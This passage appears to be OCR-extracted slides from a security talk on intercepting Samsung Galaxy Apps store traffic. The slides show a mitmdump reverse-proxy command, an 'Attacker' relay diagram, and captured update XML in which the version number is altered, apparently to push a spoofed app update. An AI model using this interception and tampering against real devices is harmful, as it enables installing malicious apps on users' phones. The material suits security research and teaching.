
D/L'ing & Installing APK

- Reverse proxy with 'mitmproxy'

```
mitmdump -p 8181 -R https://uk-odc.samsungapps.com/ -s relay.py
```

- Relaying content between Galaxy Apps and Samsung servers
  - Modifying requests and responses as needed

D/L’ing & Installing APK



D/L'ing & Installing APK

Galaxy Apps | Attacker | Samsung Server

getUpdateList


(Request)

```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol networkType="0" version2="3" lang="EN" openApiVersion="24" deviceModel="SM-
G950F" mcc="234" mnc="10" csc="BTU" odcVersion="4.2.10-11" version="5.5" filter="1">
   <request name="getUpdateList" id="2389" numParam="9“ transactionId="257eebcda004">
      <param
name="loadApp">com.sec.spp.push@1.9.01@190100000@0||com.android.chrome@60.0.3112.107@3112107520
||...</param>
      <param name="userID"></param>
      <param name="imgHeight"></param>
      <param name="stduk"></param>
      <param name="imgWidth"></param>
      <param name="imei"></param>
      <param name="justForCount"></param>
      <param name="autoUpdateYN"></param>
      <param name="predeployed"></param>
   </request>
</SamsungProtocol>
```

D/L'ing & Installing APK

D/L’ing & Installing APK

D/L'ing & Installing APK




```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
   <response id="2389" name="getUpdateList" returnCode="0" totalCount="1" endOfList="1"
transactionId="257eebcda004">
      <errorInfo>
         <errorString errorCode="0"/>
      </errorInfo>
      <list numValue="18">
         <value name="GUID">com.sec.spp.push</value>
         <value name="productID">000000202169</value>
         <value name="productName">Samsung Push Service</value>
         <value name="version">1.9.01</value>
         <value name="versionCode">190100000</value>
         <!-- ... -->
      </list>
   </response>
</SamsungProtocol>
```

D/L'ing & Installing APK


Galaxy Apps | Attacker | Samsung Server

getUpdateList (Request) → getUpdateList (Request) →


getUpdateList (Response) ←

```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
   <response id="2389" name="getUpdateList" returnCode="0" totalCount="1" endOfList="1"
transactionId="257eebcda004">
      <errorInfo>
         <errorString errorCode="0"/>
      </errorInfo>
      <list numValue="18">
         <value name="GUID">com.sec.spp.push</value>
         <value name="productID">000000202169</value>
         <value name="productName">Samsung Push Service</value>
         <value name="version">1.9.02</value>
         <value name="versionCode">190200000</value>
         <!-- ... -->
      </list>
   </response>
</SamsungProtocol>
```

D/L’ing & Installing APK



D/L’ing & Installing APK



D/L'ing & Installing APK

Galaxy Apps | Attacker | Samsung Server

getUpdateList (Request) →

```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol networkType="0" version2="3" lang="EN" openApiVersion="24" deviceModel="SM-G950F" mcc="234" mnc="10" csc="BTU" odcVersion="4.2.10-11" version="5.5" filter="1">
   <request name="productDetailMain" id="2280" numParam="9" transactionId="257eebcda006">
      <param name="orderID"/>
      <param name="stduk">XXX</param>
      <param name="source"/>
      <param name="versionCode">190100000</param>
      <param name="imei">XXX</param>
      <param name="unifiedPaymentYN">Y</param>
      <param name="productImgWidth">135</param>
      <param name="productID">000000202169</param>
      <param name="productImgHeight">135</param>
   </request>
</SamsungProtocol>
```

